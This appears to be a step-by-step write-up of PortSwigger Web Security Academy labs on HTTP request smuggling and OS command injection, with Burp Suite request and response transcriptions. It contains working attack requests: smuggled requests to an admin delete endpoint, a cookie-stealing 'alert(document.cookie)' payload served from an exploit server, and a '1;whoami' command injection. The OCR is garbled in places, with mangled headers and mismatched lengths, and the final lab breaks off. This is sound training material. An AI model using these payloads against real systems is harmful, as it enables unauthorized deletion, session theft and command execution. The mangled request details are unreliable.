7 Accept-Language: en-US,en;q=0.5
8 Connection: keep-alive
9 Pragma: no-cache
10 Cache-Control: max-age=0
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Accept-Charset: utf-8
15 Priority: 0
16 Connection: keep-alive
17
18
```

**Response**

Create new group

Group name: CLD

Add tabs to group: Default

Cancel Create

**Inspector**

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 0

Request headers: 15

**Notes**

**Custom actions**

## Step 4 : Change the path GET to POST

Burp Suite Community Edition v2021.11.6 - Temporary Project

Target: https://af0d0c903b6854a803b353400310024.web-security-academy.net

**Request**

```
1 POST /resources/images/blog.svg HTTP/1.1
2 Host: af0d0c903b6854a803b353400310024.web-security-academy.net
3 Cookie: session=4UT2D1PlqyExz2t5kxLWlkqg7cbGw
4 Connection: close
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 34
7
8 GET /hopefully404 HTTP/1.1
9 Foo: x
```

**Response**

```
HTTP/1.1 200 OK
Content-Type: image/svg+xml
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 7263
7
8 <svg xmlns="http://www.w3.org/2000/svg" width="100" height="70" viewBox="0 0 270 70">
  <circle r="50" cx="135" cy="35" fill="white" stroke="black" stroke-width="2px" style="outline: 2px solid black; border-radius: 50%; transform: rotate(-45deg);>
</svg>
```

**Inspector**

Request attributes: 2

Request query parameters: 0

It's empty in here

Add

Request body parameters: 2

Request cookies: 1

Request headers: 5

Response headers: 5

**Notes**

**Custom actions**

## Step 5 : Smuggle a request to GET /admin/delete and send it twice

Burp Suite Community Edition v2021.11.6 - Temporary Project

Target: https://af0d0c903b6854a803b353400310024.web-security-academy.net

**Request**

```
1 POST /resources/images/blog.svg HTTP/1.1
2 Host: af0d0c903b6854a803b353400310024.web-security-academy.net
3 Cookie: session=4UT2D1PlqyExz2t5kxLWlkqg7cbGw
4 Connection: close
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 30
7
8 GET /admin/delete?username=carlos HTTP/1.1
9 Foo: x
```

**Response**

```
HTTP/1.1 200 OK
Content-Type: image/svg+xml
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Keep-Alive: timeout=10
Connection: close
Content-Length: 7263
7
8 <svg xmlns="http://www.w3.org/2000/svg" width="100" height="70" viewBox="0 0 270 70">
  <circle r="50" cx="135" cy="35" fill="white" stroke="black" stroke-width="2px" style="outline: 2px solid black; border-radius: 50%; transform: rotate(-45deg);>
</svg>
```

**Inspector**

Request attributes: 2

Request query parameters: 0

It's empty in here

Add

Request body parameters: 2

Request cookies: 1

Request headers: 5

Response headers: 5

**Notes**

**Custom actions**

Screenshot of Burp Suite Community Edition showing a completed request smuggling attack. The Request pane shows a POST /resources/images/blog.svg HTTP/1.1 message with various headers and a body containing a GET /admin/delete?username=carlos. The Response pane shows a 200 OK response with a Location header pointing to /admin. The status bar indicates the target is https://0af00c903b6854a803b353400310024.web-security-academy.net.

**Step 6 :** Lab solved.

Screenshot of a browser window for the CL.0 request smuggling lab on WebSecurityAcademy. The page displays a success message: "Congratulations, you solved the lab!" and a "Solved" badge. The URL is https://0af00c903b6854a803b353400310024.web-security-academy.net.

**Lab 2 : H2.CL request smuggling**

**Step 1 :** Open the lab in browser

Screenshot of a browser window for the H2.CL request smuggling lab on WebSecurityAcademy. The page displays a "Not solved" badge and a "Go to exploit server" button. The URL is https://0adc009e0433293680e41ce000280033.web-security-academy.net.

## Step 2 : Send it to Repeater.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, there is a single line of raw HTTP/2 data:

```
1 POST / HTTP/2
2 Host: 0adc00e0433293d00e41ce000280033.web-security-academy.net
3 Content-Length: 8
4 DRUGGED
```

In the 'Response' pane, the status is 'H2. CL request smuggling' with a 'LAB Not solved' badge. A red button labeled 'Go to exploit server' is visible. The page content includes a logo for 'WE LIKE TO BLOG' and a search bar.

Step 3 : Go to the exploit and change the file path to /resources and In body enter alert(document.cookie)

The screenshot shows a browser window titled 'H2. CL request smuggling' with the URL 'https://exploit-0a51004c04bb298180561b5b01d2005a.exploit-server.net'. The page displays an exploit configuration form:

- File: /resources
- Head:  
HTTP/1.1 200 OK  
Content-Type: application/javascript; charset=utf-8
- Body: alert(document.cookie)

Step 4 : In repeater , give the host to your exploit server and send the request a few times

Burp Suite Community Edition v2023.11.8 - Temporary Project

Request

```
1 POST / HTTP/1.1
2 Host: 0adc009e0433293680e41ce000280033.web-security-academy.net
3 Content-Length: 115
4
5 GET /resources HTTP/1.1
6 Host: exploit-0a51004c04bb29b180561b5b01d2005a.exploit-server.net
7 Content-Length: 1
8
9 x5C
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Set-Cookie: session=0433293680e41ce000280033; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8734
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labsheaders/css/acadLabHeader.css" rel="stylesheet">
11     <link href="/resources/css/labsBlog.css" rel="stylesheet">
12   </head>
13   <body>
14     <script type="text/javascript" src="/resources/js/analyticsFetcher.js">
15     </script>
16     <script src="/resources/labsheaders/js/labsHeader.js">
17     </script>
18     <div id="acadLabHeader">
19       <section class="acadLabHeader">
20         <div class="container">
21           <div class="row">
22             <div class="col-12" style="text-align: center;">
23               <h2> H2 CL request smuggling </h2>
24               <a href="https://exploit-0a51004c04bb29b180561b5b01d2005a.exploit-server.net">
25                 Click here to go back to lab </a>
26             </div>
27         </div>
28       </section>
29     </div>
30   </body>
31 </html>
```

Burp Suite Community Edition v2023.11.8 - Temporary Project


Request

```
1 POST / HTTP/1.1
2 Host: 0adc009e0433293680e41ce000280033.web-security-academy.net
3 Content-Length: 115
4
5 GET /resources HTTP/1.1
6 Host: exploit-0a51004c04bb29b180561b5b01d2005a.exploit-server.net
7 Content-Length: 1
8
9 x5C
```

Response

```
1 HTTP/2 200 OK
2 Location: https://exploit-0a51004c04bb29b180561b5b01d2005a.exploit-server.net/resources/
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```


**Step 5 :** Observe backend response → lab solved.



```
223.181.58.254 2026-01-10 17:21:08 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:21:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:35 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:35 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:36 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:43 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:45 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:45 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:52 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:52 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:52 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:53 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
223.181.58.254 2026-01-10 17:27:53 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.135 OPR/104.0.5376.132 Safari/537.36"
```

## Lab 3 : Exploiting HTTP request smuggling to reveal front-end request rewriting


Step 1 : Open the lab in browser.



Step 2 : Browse to /admin and observe that the admin panel loaded 127.0.0.1



Step 3 : Send it to Repeater.



## Step 4 : Send the response twice

Request

```

1 POST / HTTP/1.1
2 Host: 0a4b00a703acf7aa83201fc004e005c.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 104
5 Transfer-Encoding: chunked
6
7 0
8
9 POST / HTTP/1.1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 104
12 Connection: close
13
14 search%00

```

Response

```

17
18 <a href="#">My account</a>
19 By account
20 </a>
21 <p>
22 </p>
23 </div>
24 </div>
25 </div>
26 <div class="notification-headers">
27 <div>
28 <div class="blog-headers">
29 <div>
30 <div>
31 <div>
32 <div>
33 <div>
34 <div>
35 <div>
36 <div>
37 <div>
38 <div>
39 <div>
40 <div>
41 <div>
42 <div>
43 <div>
44 <div>
45 <div>
46 <div>
47 <div>
48 <div>
49 <div>
50 <div>
51 <div>
52 <div>
53 <div>
54 <div>
55 <div>
56 <div>
57 <div>
58 <div>
59 <div>
60 <div>
61 <div>
62 <div>
63 <div>
64 <div>
65 <div>
66 <div>
67 <div>
68 <div>
69 <div>
70 <div>

```

Request

```

1 POST / HTTP/1.1
2 Host: 0a4b00a703acf7aa83201fc004e005c.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 104
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /admin HTTP/1.1
10 X-Forwarded-IP: 172.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 10
13 Connection: close
14
15 xml

```

Response

```

2 <HTTP/1.1 200 OK
3 <Content-Type: text/html; charset=UTF-8
4 <Cache-Control: no-cache
5 <Set-Cookie: session=971zck00KpEunsgshulgqgnh1; Secure; HttpOnly; SameSite=None
6 <X-Frame-Options: SAMEORIGIN
7 <Connection: close
8 <Content-Length: 3172
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
14     <link href="/resources/css/labs.css" rel="stylesheet">
15   </head>
16   <body>
17     Exploiting HTTP request smuggling to reveal front-end request rewriting
18     <div id="nav">
19       <script src="/resources/labheader/js/labHeader.js"></script>
20       <div id="academyLabHeader">
21         <section class="academyLabBanner">
22           <div class="inner">
23             <div class="logo">
24             <div class="main-contains">
25               <h1>
26                 Exploiting HTTP request smuggling to reveal front-end request
27                 rewriting
28               </h1>
29             </div>
30           </div>
31         </section>
32       </div>
33     </div>
34     <div class="link-back href='https://portswigger.net/web-security/request-smuggling/exploiting/lab-reveal-front-end-request-rewriting'>
35       Exploiting HTTP request smuggling to reveal front-end request
36       rewriting
37     </div>
38   </body>
39 </html>

```

## Step 5 : Change the request url as /admin/delete?username=carlos

Request

```

1 POST / HTTP/1.1
2 Host: 0a4b00a703acf7aa83201fc004e005c.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 104
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /admin/delete?username=carlos HTTP/1.1
10 X-Forwarded-IP: 172.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 10
13 Connection: close
14
15 xml

```

Response

```

1 <HTTP/1.1 200 OK
2 <Content-Type: text/html; charset=UTF-8
3 <Set-Cookie: session=971zck00KpEunsgshulgqgnh1; Secure; HttpOnly; SameSite=None
4 <X-Frame-Options: SAMEORIGIN
5 <Connection: close
6 <Content-Length: 3059
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
12     <link href="/resources/css/labs.css" rel="stylesheet">
13   </head>
14   <body>
15     Exploiting HTTP request smuggling to reveal front-end request rewriting
16     <div id="nav">
17       <script src="/resources/labheader/js/labHeader.js"></script>
18       <div id="academyLabHeader">
19         <section class="academyLabBanner">
20           <div class="inner">
21             <div class="logo">
22             <div class="main-contains">
23               <h1>
24                 Exploiting HTTP request smuggling to reveal front-end request
25                 rewriting
26               </h1>
27             </div>
28           </div>
29         </section>
30       </div>
31     </div>
32   </body>
33 </html>

```

## Step 6 : Lab solved

A screenshot of a web browser window. The address bar shows the URL: <https://0a4b00a703acf7aa83201fc8004e005c.web-security-academy.net>. The page title is "Exploiting HTTP request smuggling to reveal front-end request rewriting". A green button at the top right says "LAB Solved" with a trophy icon. Below it, a banner says "Congratulations, you solved the lab!". There are links to "Share your skills!" and "Continue learning". At the bottom, there are links to "Home" and "My account". The main content area features a purple logo with the text "WE LIKE TO BLOG" and a search bar.

## OS Command Injection

OS Command Injection occurs when user input is passed directly to system commands, allowing attackers to execute arbitrary OS commands.

### Lab 1 : OS command Injection , Simple case

**Step 1 :** Open the lab in browser.

A screenshot of a web browser window. The address bar shows the URL: <https://0a9a00f904511d5d8093490300d900cf.web-security-academy.net/product?productId=1&storeId=1>. The page title is "OS command injection, simple case". A green button at the top right says "LAB Not solved" with a lock icon. Below it, a banner says "Back to lab description". At the bottom, there are links to "Home" and "My account". The main content area shows a product listing for "Baby Minding Shoes" with a price of \$91.54 and a star rating of 5 stars. An image of a baby is shown.

**Step 2 :** Find the input and check the stock.

Description:  
Are you stuck with a clingy child? Is it impossible to get anything done because they want your attention 24/7? We have just what you're looking for with our super-sized baby minding shoes.

These shoes have plenty of room for your little one to sit comfortably, they also have an inner shoe which will match your own regular size. Get on with everyday tasks as your infant is soothed by the close contact with you at all times.

We highly recommend you start as you mean to go on and get the little one used to alternating with the left and right footwear. If you fail to observe this ritual you will find yourself with one overdeveloped calf muscle as you lug the child about.

Psychologists have endorsed our unique and innovative range of baby minding shoes as they suggest close contact like this from an early age will encourage a strong bond between parent and child in the years ahead.

Keep those tears and tantrums at bay, and order your first pair today!

Paris Check stock  
22 units

[Return to list](#)

### Step 3 : Send to Repeater

Request

```
POST /product/stock HTTP/1.1
Host: 0a72001403dac50082648d2300d30099.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Content-Length: 21
Sec-Ch-Ua: "Not A Brand";v="1", "Chromium";v="91", "Microsoft Edge";v="91"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Sec-Fetch-Site: "sameorigin"
Sec-Fetch-Mode: "cors"
Sec-Fetch-Dest: "empty"
Referer: https://0a72001403dac50082648d2300d30099.web-security-academy.net/product?productId=1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 3.0)
Accept: */*
Origin: https://0a72001403dac50082648d2300d30099.web-security-academy.net
Sec-Fetch-Site: "sameorigin"
Sec-Fetch-Mode: "cors"
Sec-Fetch-Dest: "empty"
Referer: https://0a72001403dac50082648d2300d30099.web-security-academy.net/product?productId=1
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Request

```
POST /product/stock HTTP/1.1
Host: 0a72001403dac50082648d2300d30099.web-security-academy.net
Cookie: session=AT000124042300430099
Content-Length: 21
Sec-Ch-Ua: "Not A Brand";v="1", "Chromium";v="91", "Microsoft Edge";v="91"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Sec-Fetch-Site: "sameorigin"
Sec-Fetch-Mode: "cors"
Sec-Fetch-Dest: "empty"
Referer: https://0a72001403dac50082648d2300d30099.web-security-academy.net/product?productId=1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 3.0)
Accept: */*
Origin: https://0a72001403dac50082648d2300d30099.web-security-academy.net
Sec-Fetch-Site: "sameorigin"
Sec-Fetch-Mode: "cors"
Sec-Fetch-Dest: "empty"
Referer: https://0a72001403dac50082648d2300d30099.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, l=1
productId=1
```

Response

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

## Step 4 : Enter the 1;whoami and send the request

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane shows a captured GET request to the URL `https://0a72001403dac50082648d2300d30099.web-security-academy.net/product?productId=1; whoami`. The 'Response' pane shows the server's response, which includes the header `Content-Type: text/plain; charset=UTF-8` and the body `root`. The 'Inspector' pane on the right displays various request and response attributes.

## Step 5 : Lab Solved

The screenshot shows the Web Security Academy 'OS command injection, simple case' lab page. At the top, there are three tabs: 'Web Application Security, Testin...', 'Lab: OS command injection, sim...', and 'OS command injection, simple...'. The main content area displays the message 'OS command injection, simple case' and 'Back to lab description >'. Below this, a green 'LAB Solved' button is visible. A banner at the bottom says 'Congratulations, you solved the lab!' and includes links for 'Share your skills!', 'Continue learning >', and 'Home'.

## Lab 2 : Blind OS command injection with time delays

### Step 1 : Open the lab in browser.

Screenshot of a web browser showing the "Web Security Academy" website for the "Blind OS command injection with time delays" lab. The page features a banner with the text "WE LIKE TO SHOP" and four images: a pink monster truck, a "WHAT DO YOU MEME?" book, two cartoonish eggs, and a person sitting on a blue beanbag chair.

**Step 2 : Send the feedback and check the response**

Screenshot of the "Submit feedback" page on the same website. The user has entered their name ("rani"), email ("rani@gmail.com"), subject ("sub3"), and message ("message3").

Burp Suite Community Edition v2023.11.0 - Temporary Project

HTTP history

Time	Type	Direction	Method	URL	Status code	Length
13:20:14 9 Jan..	WS	← To client		https://0aef00c6043344c780acbc2900f800dd.web-security-academy.net/academyLabHeader	4192	
13:20:16 9 Jan..	WS	→ To server		https://0aef00c6043344c780acbc2900f800dd.web-security-academy.net/academyLabHeader	4	

Raw

```

1 <div> class="widgetcontainer-labstatus is-resolved">
2   <div> class="widget">
3     <div> class="title"> contained</div>
4     <div> class="body"> contained</div>
5     <div> class="image"> contained</div>
6       Blind OS command injection with time delays
7     </div>
8     <a href="https://portswigger.net/web-security/os-command-injection/lab-blind-time-delays">
9       Backdoor exploit lab header, description&nbsp;</a>
10    <img alt="A small icon of a person wearing a fedora hat and a blue coat." data-mime-type="image/svg+xml" version="1.1" id="Layer_1" style="width: 20px; height: 20px; margin-left: 10px; margin-bottom: 5px; vertical-align: middle;"/>
11    <span>0 0 28 30</span> and <span>?</span> execve file?<span>Backdoor</span>
12  </div>
13 </div>
14 </div>
15 <div> class="widgetcontainer-labstatus is-resolved">
16   <div> class="widget">
17     <div> class="title"> contained</div>

```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

Event log (1) All issues

Memory: 16.02MB of 7.88GB Disabled

### Step 3 : Lab solved

The screenshot shows a browser window with three tabs open: "Web Application Security, Testi", "Lab: Blind OS command injection", and "Blind OS command injection with time delays". The active tab is "Blind OS command injection with time delays". The URL in the address bar is "0a1b004d039343c2d8a831b400270080 web-security-academy.net/feedback". The page title is "Blind OS command injection with time delays". A green button at the top right says "LAB Solved". Below it, a banner says "Congratulations, you solved the lab!". There are links to "Share your skills!" and "Continue learning >". At the bottom, there are links to "Home" and "Submit feedback".

**Submit feedback**

Name: ranl

Email: ranl@gmail.com

Subject: sub2

..

### Lab 3 : Bind OS command Injection with output redirection

#### Step 1 : Open the lab in the browser

The screenshot shows a browser window with three tabs open: "Web Application Security, Testi", "Lab: Bind OS command injection", and "Bind OS command injection with output redirection". The active tab is "Bind OS command injection with output redirection". The URL in the address bar is "0a9f80ca04b41bbd838128bd00ae004a web-security-academy.net". The page title is "Bind OS command injection with output redirection". A green button at the top right says "LAB Not solved". Below it, a banner says "WE LIKE TO SHOP". There are four images below the banner: a barbecue, a person splashing water, a man with a yellow ball in his mouth, and a close-up of a smiling mouth.

#### Step 2 : Send the Feedback and see it in burp suite

Web Application Security, Testr X Lab: Blind OS command injection X Blind OS command injection with output redirection +

0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net/feedback

Sign In Home Submit feedback

**Web Security Academy**

Blind OS command injection with output redirection

Back to lab description >

Home | Submit feedback

## Submit feedback

Name: abc

Email: abc@gmail.com

Subject: sub 1

Message:

message 1]

Burp Suite Community Edition v2023.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net:443 [76.125.84.18] Open browser

Time Type Direction Method URL Status code Length

13:44:43 9 Jan ... HTTP → Request GET https://0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net/academy/LabHeader

13:45:25 9 Jan ... HTTP → Request POST https://0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net/feedback/submit

**Request**

Raw Hex

```
1. POST /feedback/submit HTTP/1.1
2. Host: 0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net
3. Cookie: session=5gh1yntkWohv4inH1120ewWVv1jA
4. Content-Length: 103
5. Sec-Ch-Ua-Platform: "Windows"
6. Accept: */*
7. Sec-Ch-Ua: "Not A Brand";v="0"
8. Content-Type: application/x-www-form-urlencoded
9. Sec-Ch-Ua-Mobile: ?0
10. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
11. Accept: /
12. Origin: https://0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net
13. DNT: 1
14. Sec-Tech-Site: same-origin
15. Sec-Tech-Mode: no-cookies
16. Referrer: https://0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net/feedback
17. Accept-Encoding: gzip, deflate, br
18. Priority: url, 1
19. Content-Type: application/x-www-form-urlencoded
20. event=CCqCYT1mT11nBh0REVlwhUuaw=abc1email=abc4@gmail.com&subject=sub+1&message=message1
```

0 highlights

Event log (1) All issues

Memory: 152.4MB of 788GB Disabled

### Step 3 : In the burp suite change the filename=output.txt

Burp Suite Community Edition v2023.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; Hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start resp
Original request																	
Response																	

Raw Hex Render

```
1. HTTP/1.1 200 OK
2. Host: 0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net
3. Cookie: session=5gh1yntkWohv4inH1120ewWVv1jA
4. Sec-Ch-Ua-Platform: "Windows"
5. Accept: */*
6. Sec-Ch-Ua-Language: "en-US,en;q=0.9"
7. Sec-Ch-Ua: "Not A Brand";v="0"
8. Content-Type: application/x-www-form-urlencoded
